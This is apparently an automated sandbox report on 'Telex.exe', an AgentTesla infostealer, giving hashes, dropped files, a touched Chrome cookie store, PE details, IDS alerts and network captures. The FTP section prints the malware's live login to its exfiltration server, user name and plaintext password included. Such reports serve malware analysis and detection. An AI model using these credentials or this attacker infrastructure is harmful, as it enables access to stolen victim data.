IMH-WESTUS	PO 367628usa.exe	Get hash	malicious	Browse	• 209.182.202.96
	eLECTRONIC Flight Ticket Invoice confirmationETKT XXXXX3939 INVOICE 000Z1298932 TKT Payment.exe	Get hash	malicious	Browse	• 192.145.239.54
	eLECTRONIC Flight Ticket Confirmation VIS XXXXX3939 INVOICE 000Z1298932 TKT Payment.exe	Get hash	malicious	Browse	• 192.145.239.54
	scan of document 5336227.xlsm	Get hash	malicious	Browse	• 192.249.126.181
	scan of invoice 91510.xlsm	Get hash	malicious	Browse	• 192.249.126.181
	scan of bill 0905.xlsm	Get hash	malicious	Browse	• 192.249.126.181
	PO9448882.exe	Get hash	malicious	Browse	• 209.182.202.96
	check 6746422.xlsm	Get hash	malicious	Browse	• 192.249.126.181
	TKT eLECTRONIC Flight Ticket Confirmation VIS XXXX X83939 INVOICE 000Z1298932 TKT.exe	Get hash	malicious	Browse	• 192.145.239.54
	proforma invoice.exe	Get hash	malicious	Browse	• 192.249.124.39
	SOA.exe	Get hash	malicious	Browse	• 173.231.198.30
	Invoice Packing List CORP Invoice R-CONM012 2021-04-26 - large shipment tools (1)2021.04.26.exe	Get hash	malicious	Browse	• 192.145.239.54

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.32597.xls	Get hash	malicious	Browse	• 144.208.70.30
	SecuriteInfo.com.Heur.32597.xls	Get hash	malicious	Browse	• 144.208.70.30
	SecuriteInfo.com.Heur.31681.xls	Get hash	malicious	Browse	• 144.208.70.30
	Email - Payment Report.html	Get hash	malicious	Browse	• 23.235.214.102
	PO472020.xlt	Get hash	malicious	Browse	• 199.250.214.202
	PO472020.xlt	Get hash	malicious	Browse	• 199.250.214.202
	PO472020.xlt	Get hash	malicious	Browse	• 199.250.214.202
	SecuriteInfo.com.Exploit.Siggen3.16583.277.xls	Get hash	malicious	Browse	• 199.250.214.202

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Telex.exe.log	
Process:	C:\Users\user\Desktop\Telex.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\mDPTQJF1.exe.log	
Process:	C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\mDPTQJF1.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe	
Process:	C:\Users\user\Desktop\Telex.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	879616
Entropy (8bit):	7.385079919018695
Encrypted:	false
SSDEEP:	12288:ARhATChEI0rx5K8LeU8NA+tTTqcDaGZSxMpC4azefqBqTHzz8dwhbrx6qQMjvLey:A0xsIeU8i+l9aGZ2M5biBqTSIbRvLey
MD5:	01FE9288B37BDEB3684DB4BD497685E2
SHA1:	083282559E805CEF41F6C869D12BCA814B72DCD6
SHA-256:	EC9C7ECEABE73740FEFB573D42BC06A3C7E65173F2C7C3030CBB50EDD8E3BA17
SHA-512:	CB697AA9D7E37A98B90BE71706987B2830D71C06AB823555BC620C64F36F27C8299ACF7E6AC346B3E33B17FA2C6B307983725610DEAD585C19E15305C54677A
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 26%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...&..`.....P.....B.... .....@.. ..... ..@.....O..... ..... ..H.....text...H.... ..... ..`.rsrc.....@..@.reloc..... .....j.....@..B.....$.....H.....H.....@.....0.....(...(!.....(.....o"....*.....(#.....($.....(%.....(&.....('....*N..(....oS...((....*&..()....*.s*.....s+.....s,.....s-.....s.....*....0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0..<.....~.....(4.....,!r...p.....(5...o6...s7.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Telex.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\vkq1voel.sze\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\Telex.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	modified
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.385079919018695
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Telex.exe
File size:	879616
MD5:	01fe9288b37bdeb3684db4bd497685e2
SHA1:	083282559e805cef41f6c869d12bca814b72dcd6
SHA256:	ec9c7eceabe73740fefb573d42bc06a3c7e65173f2c7c3030cbb50edd8e3ba17
SHA512:	cb697aa9d7e37a98b90be71706987b2830d71c06ab82355bc620c64f36f27c8299acf7e6ac346b3e33b17fa2c6b307983725610dead585c19e15305c54677ac
SSDEEP:	12288:ARhATChEI0rx5K8LeU8NA+tTTqcDaGZSxMpC4azefqBqTHzz8dwhbrx6qQMjvLey:A0xsIeU8i+l9aGZ2M5biBqTSIbRvLey
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...&..`.....P.....B.... .....@.. .....@.....

File Icon

Icon Hash:	d28ab3b0e0ab96c4

Static PE Info

General

Entrypoint:	0x4afc42
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x609BFE26 [Wed May 12 16:11:18 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xafbf0	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb0000	0x28894	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xda000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xadc48	0xade00	False	0.803486981039	data	7.63584673594	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb0000	0x28894	0x28a00	False	0.347848557692	data	5.40026670991	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xda000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xb0280	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xc0aa8	0x94a8	data		

Name	RVA	Size	Type	Language	Country
RT_ICON	0xc9f50	0x5488	data		
RT_ICON	0xcf3d8	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 4294967295, next used block 4294967295		
RT_ICON	0xd3600	0x25a8	data		
RT_ICON	0xd5ba8	0x10a8	data		
RT_ICON	0xd6c50	0x988	data		
RT_ICON	0xd75d8	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xd7a40	0x76	data		
RT_VERSION	0xd7ab8	0x3ac	data		
RT_MANIFEST	0xd7e64	0xa2e	XML 1.0 document, UTF-8 Unicode (with BOM) text		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2020
Assembly Version	1.0.0.0
InternalName	InvalidFilterCriteriaException.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	LibraryManagementSystem
ProductVersion	1.0.0.0
FileDescription	LibraryManagementSystem
OriginalFilename	InvalidFilterCriteriaException.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-20:46:53.574423	TCP	2029927	ET TROJAN AgentTesla Exfil via FTP	49728	21	192.168.2.5	192.145.239.54
05/12/21-20:46:53.777683	TCP	2029928	ET TROJAN AgentTesla HTML System Info Report Exfil via FTP	49729	31991	192.168.2.5	192.145.239.54

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 20:46:51.751831055 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:51.948355913 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:51.948530912 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:52.148454905 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:52.150908947 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:52.347384930 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:52.347407103 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:52.348239899 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:52.571746111 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:52.572772026 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:52.769409895 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:52.773770094 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:52.970360041 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:52.975579023 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:53.172095060 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:53.172394037 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:53.368855000 CEST	21	49728	192.145.239.54	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 20:46:53.374205112 CEST	49729	31991	192.168.2.5	192.145.239.54
May 12, 2021 20:46:53.409179926 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:53.574002028 CEST	31991	49729	192.145.239.54	192.168.2.5
May 12, 2021 20:46:53.574112892 CEST	49729	31991	192.168.2.5	192.145.239.54
May 12, 2021 20:46:53.574423075 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:53.770802975 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:53.777683020 CEST	49729	31991	192.168.2.5	192.145.239.54
May 12, 2021 20:46:53.778069019 CEST	49729	31991	192.168.2.5	192.145.239.54
May 12, 2021 20:46:53.815486908 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:53.976913929 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:53.980040073 CEST	31991	49729	192.145.239.54	192.168.2.5
May 12, 2021 20:46:53.980690956 CEST	31991	49729	192.145.239.54	192.168.2.5
May 12, 2021 20:46:53.980756998 CEST	49729	31991	192.168.2.5	192.145.239.54
May 12, 2021 20:46:54.018568993 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:55.153923988 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:55.350323915 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:55.351337910 CEST	49732	31947	192.168.2.5	192.145.239.54
May 12, 2021 20:46:55.393686056 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:55.547892094 CEST	31947	49732	192.145.239.54	192.168.2.5
May 12, 2021 20:46:55.548641920 CEST	49732	31947	192.168.2.5	192.145.239.54
May 12, 2021 20:46:55.548857927 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:55.745430946 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:55.746002913 CEST	49732	31947	192.168.2.5	192.145.239.54
May 12, 2021 20:46:55.746031046 CEST	49732	31947	192.168.2.5	192.145.239.54
May 12, 2021 20:46:55.800036907 CEST	49728	21	192.168.2.5	192.145.239.54
May 12, 2021 20:46:55.942820072 CEST	31947	49732	192.145.239.54	192.168.2.5
May 12, 2021 20:46:55.942846060 CEST	21	49728	192.145.239.54	192.168.2.5
May 12, 2021 20:46:55.942857981 CEST	31947	49732	192.145.239.54	192.168.2.5
May 12, 2021 20:46:55.942959070 CEST	49732	31947	192.168.2.5	192.145.239.54
May 12, 2021 20:46:55.987512112 CEST	49728	21	192.168.2.5	192.145.239.54

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 20:45:03.257252932 CEST	65307	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:03.296060085 CEST	64344	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:03.314757109 CEST	53	65307	8.8.8.8	192.168.2.5
May 12, 2021 20:45:03.356240034 CEST	53	64344	8.8.8.8	192.168.2.5
May 12, 2021 20:45:03.459317923 CEST	62060	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:03.516536951 CEST	53	62060	8.8.8.8	192.168.2.5
May 12, 2021 20:45:03.842657089 CEST	61805	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:03.891359091 CEST	53	61805	8.8.8.8	192.168.2.5
May 12, 2021 20:45:04.591690063 CEST	54795	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:04.640467882 CEST	53	54795	8.8.8.8	192.168.2.5
May 12, 2021 20:45:05.435034990 CEST	49557	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:05.483999968 CEST	53	49557	8.8.8.8	192.168.2.5
May 12, 2021 20:45:06.282599926 CEST	61733	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:06.332595110 CEST	53	61733	8.8.8.8	192.168.2.5
May 12, 2021 20:45:07.435309887 CEST	65447	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:07.494334936 CEST	53	65447	8.8.8.8	192.168.2.5
May 12, 2021 20:45:08.078578949 CEST	52441	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:08.127372980 CEST	53	52441	8.8.8.8	192.168.2.5
May 12, 2021 20:45:09.157319069 CEST	62176	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:09.216285944 CEST	53	62176	8.8.8.8	192.168.2.5
May 12, 2021 20:45:09.996418953 CEST	59596	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:10.045274019 CEST	53	59596	8.8.8.8	192.168.2.5
May 12, 2021 20:45:10.767517090 CEST	65296	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:10.820956945 CEST	53	65296	8.8.8.8	192.168.2.5
May 12, 2021 20:45:11.747227907 CEST	63183	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:11.796951056 CEST	53	63183	8.8.8.8	192.168.2.5
May 12, 2021 20:45:13.751530886 CEST	60151	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:13.803399086 CEST	53	60151	8.8.8.8	192.168.2.5
May 12, 2021 20:45:14.790069103 CEST	56969	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:14.838893890 CEST	53	56969	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 20:45:28.258604050 CEST	55161	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:28.322740078 CEST	53	55161	8.8.8.8	192.168.2.5
May 12, 2021 20:45:39.559171915 CEST	54757	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:39.632853031 CEST	53	54757	8.8.8.8	192.168.2.5
May 12, 2021 20:45:49.860152006 CEST	49992	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:49.921536922 CEST	53	49992	8.8.8.8	192.168.2.5
May 12, 2021 20:45:58.491646051 CEST	60075	53	192.168.2.5	8.8.8.8
May 12, 2021 20:45:58.553474903 CEST	53	60075	8.8.8.8	192.168.2.5
May 12, 2021 20:46:17.154283047 CEST	55016	53	192.168.2.5	8.8.8.8
May 12, 2021 20:46:17.227775097 CEST	53	55016	8.8.8.8	192.168.2.5
May 12, 2021 20:46:25.530039072 CEST	64345	53	192.168.2.5	8.8.8.8
May 12, 2021 20:46:25.594520092 CEST	53	64345	8.8.8.8	192.168.2.5
May 12, 2021 20:46:44.101670027 CEST	57128	53	192.168.2.5	8.8.8.8
May 12, 2021 20:46:44.174969912 CEST	53	57128	8.8.8.8	192.168.2.5
May 12, 2021 20:46:51.567100048 CEST	54791	53	192.168.2.5	8.8.8.8
May 12, 2021 20:46:51.709338903 CEST	53	54791	8.8.8.8	192.168.2.5
May 12, 2021 20:46:53.351011992 CEST	50463	53	192.168.2.5	8.8.8.8
May 12, 2021 20:46:53.419301987 CEST	53	50463	8.8.8.8	192.168.2.5
May 12, 2021 20:46:55.115961075 CEST	50394	53	192.168.2.5	8.8.8.8
May 12, 2021 20:46:55.181477070 CEST	53	50394	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 20:46:51.567100048 CEST	192.168.2.5	8.8.8.8	0x1ad2	Standard query (0)	ftp.univer salinks.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 20:45:03.516536951 CEST	8.8.8.8	192.168.2.5	0x6701	No error (0)	api.global sign.cloud		104.18.24.243	A (IP address)	IN (0x0001)
May 12, 2021 20:45:03.516536951 CEST	8.8.8.8	192.168.2.5	0x6701	No error (0)	api.global sign.cloud		104.18.25.243	A (IP address)	IN (0x0001)
May 12, 2021 20:46:51.709338903 CEST	8.8.8.8	192.168.2.5	0x1ad2	No error (0)	ftp.univer salinks.net		192.145.239.54	A (IP address)	IN (0x0001)

FTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2021 20:46:52.148454905 CEST	21	49728	192.145.239.54	192.168.2.5	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 7 of 300 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 7 of 300 allowed.220-Local time is now 11:46. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 7 of 300 allowed.220-Local time is now 11:46. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 7 of 300 allowed.220-Local time is now 11:46. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 7 of 300 allowed.220-Local time is now 11:46. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 30 minutes of inactivity.
May 12, 2021 20:46:52.150908947 CEST	49728	21	192.168.2.5	192.145.239.54	USER bring4@universalinks.net
May 12, 2021 20:46:52.347407103 CEST	21	49728	192.145.239.54	192.168.2.5	331 User bring4@universalinks.net OK. Password required
May 12, 2021 20:46:52.348239899 CEST	49728	21	192.168.2.5	192.145.239.54	PASS {lafa{u^wEx8
May 12, 2021 20:46:52.571746111 CEST	21	49728	192.145.239.54	192.168.2.5	230 OK. Current restricted directory is /
May 12, 2021 20:46:52.769409895 CEST	21	49728	192.145.239.54	192.168.2.5	504 Unknown command
May 12, 2021 20:46:52.773770094 CEST	49728	21	192.168.2.5	192.145.239.54	PWD
May 12, 2021 20:46:52.970360041 CEST	21	49728	192.145.239.54	192.168.2.5	257 "/" is your current location
May 12, 2021 20:46:52.975579023 CEST	49728	21	192.168.2.5	192.145.239.54	TYPE I
